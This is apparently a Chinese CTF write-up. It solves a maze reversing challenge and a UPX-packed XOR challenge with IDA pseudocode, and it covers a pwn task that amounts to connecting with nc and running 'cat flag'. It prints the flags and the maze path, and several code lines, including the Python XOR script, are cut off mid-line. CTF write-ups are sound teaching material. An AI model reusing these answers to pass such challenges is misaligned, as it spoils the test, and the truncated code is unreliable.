.rdata:0…	0000002A	C	This is the flag: drops{YOu_aRe_THe_bESt}
.rdata:0…	00000012	C	Where's the flag?
.rdata:0…	0000000A	C	You guess
.rdata:0…	0000001F	C	Argument domain error (DOMAIN)
.rdata:0…	0000001C	C	Argument singularity (SIGN)
.rdata:0…	00000020	C	Overflow range error (OVERFLOW)
.rdata:0…	00000025	C	Partial loss of significance (PLOSS)
.rdata:0…	00000023	C	Total loss of significance (TLOSS)
.rdata:0…	00000036	C	The result is too small to be represented (UNDERFLOW)
.rdata:0…	0000000E	C	Unknown error
.rdata:0…	0000002B	C	_matherr(): %s in %s(%g, %g) (retval=%g)\n
.rdata:0…	0000001C	C	Mingw-w64 runtime failure:\n
.rdata:0…	00000020	C	Address %p has no image-section
.rdata:0…	00000031	C	VirtualQuery failed for %d bytes at address %p
.rdata:0…	00000027	C	VirtualProtect failed with code 0x%x

map

拖 IDA 分析

```
IDA View-A        Pseudocode-A        Hex View-1
__int64 __fastcall main(int argc, const char **argv, const char **envp)
{
  char path[100]; // [rsp+20h] [rbp-70h] BYREF

  _main();
  printf("please input the path: ");
  scanf("%100s", path);
  CreateMap();
  if ( strlen(path) == 31 && check(path) )
  {
    puts("\nGood!");
    puts("The secret is: the flag is drops{md5(path)}");
  }
  else
  {
    puts("\nSorrrrrrrrrry~");
  }
  system("pause");
  return 0i64;
}
```

动调跑出地图

设断点，随便输入一个数

```
  5  _main();
  6  printf("please input the path: ");
  7  scanf("%100s", path);
  8  CreateMap();
  9  if ( strlen(path) == 31 && check(path) )
 10  {
 11    puts("\nGood!");
 12    puts("The secret is: the flag is drops{md5(pa
 13  }
 14  else
```

调试结束输出地图

```
7BD687040 map dd 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1
7BD687040                                          ; DATA XREF: check(char *)+
7BD687040                                          ; CreateMap(void)+4F↑o
7BD687080 dd 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1
7BD6870C0 dd 1, 0, 1, 1, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1
7BD687100 dd 1, 0, 0, 0, 0, 0, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1
7BD687140 dd 1, 1, 1, 1, 1, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1
7BD687180 dd 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1
7BD6871C0 dd 1, 1, 1, 1, 1, 0, 0, 0, 1, 1, 1, 0, 1, 1, 1, 1
7BD687200 dd 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1
7BD687240 dd 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 0, 1
7BD687280 dd 1, 1, 1, 1, 1, 1, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1
7BD6872C0 dd 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1
7BD687300 dd 1, 1, 1, 1, 1, 1, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1
7BD687340 dd 1, 1, 1, 0, 1, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1
7BD687380 dd 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 0, 1, 1, 0, 0
7BD6873C0 dd 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 0, 0, 0, 1
7BD687400 dd 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1
7BD687440 ; int initialized
7BD687440 initialized dd 1                         ; DATA XREF:   main↑r
F7BD687040: .bss:map (Synchronized with RIP)
```

手动走地图

dssddddsssddsssassdddddssdsdddwd

接着 md5 加密包裹 flag 即可

xor

放到 IDA 中东西不多

拖 kali 进行脱壳

```
└─# upx -d re1.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser    Ja

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    138574 <-     78158   56.40%    win64/pe     re1.exe

Unpacked 1 file.
```

再次拖到 IDA 进行分析

```
  FILE *v0; // rax
  unsigned __int8 string[23]; // [rsp+20h] [rbp-90h] BYREF
  char flag[100]; // [rsp+40h] [rbp-70h] BYREF
  int len; // [rsp+A4h] [rbp-Ch]
  size_t i; // [rsp+A8h] [rbp-8h]

  _main();
  qmemcpy(string, "@VKTW_]aW{plMW{mW{bHeCY", sizeof(string));
  printf("请输入flag: ");
  v0 = __acrt_iob_func(0);
  fgets(flag, 100, v0);
  flag[strcspn(flag, "\n")] = 0;
  len = strlen(flag);
  if ( len == 23 )
  {
    for ( i = 0i64; i < len; ++i )
    {
      if ( (char)(flag[i] ^ 0x24) != string[i] )
      {
        puts("no");
        return 0i64;
      }
    }
    puts("yes");
    return 0i64;
  }
  else
  {
    puts("no");
    return 0i64;
  }
}
```

分析加密逻辑

进行异或即可

```python
# 输入字符串
input_string = "@VKTW_]aW{plMW{mW{bHeC

# 异或的值
xor_value = 0x24

# Step 1: 对字符串中的每个字符进行按位异
xor_result = ''.join(chr(ord(c) ^ xor_

# 输出异或后的结果
print(f"异或后的字符: {xor_result}")
```

输出　调试控制台　终端　端口

```
C:[redacted]Loca
s/Administrator/Desktop/re1.py
或后的字符: drops{yEs_THis_Is_FlAg}
```

Pwn

This is for you

NC 连接后正常操作

File Actions Edit View Help

```
ls
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
cat flag
Drops{6ac9df9a-80bb-4b73-8ef0-4e4ca0f2d585}
```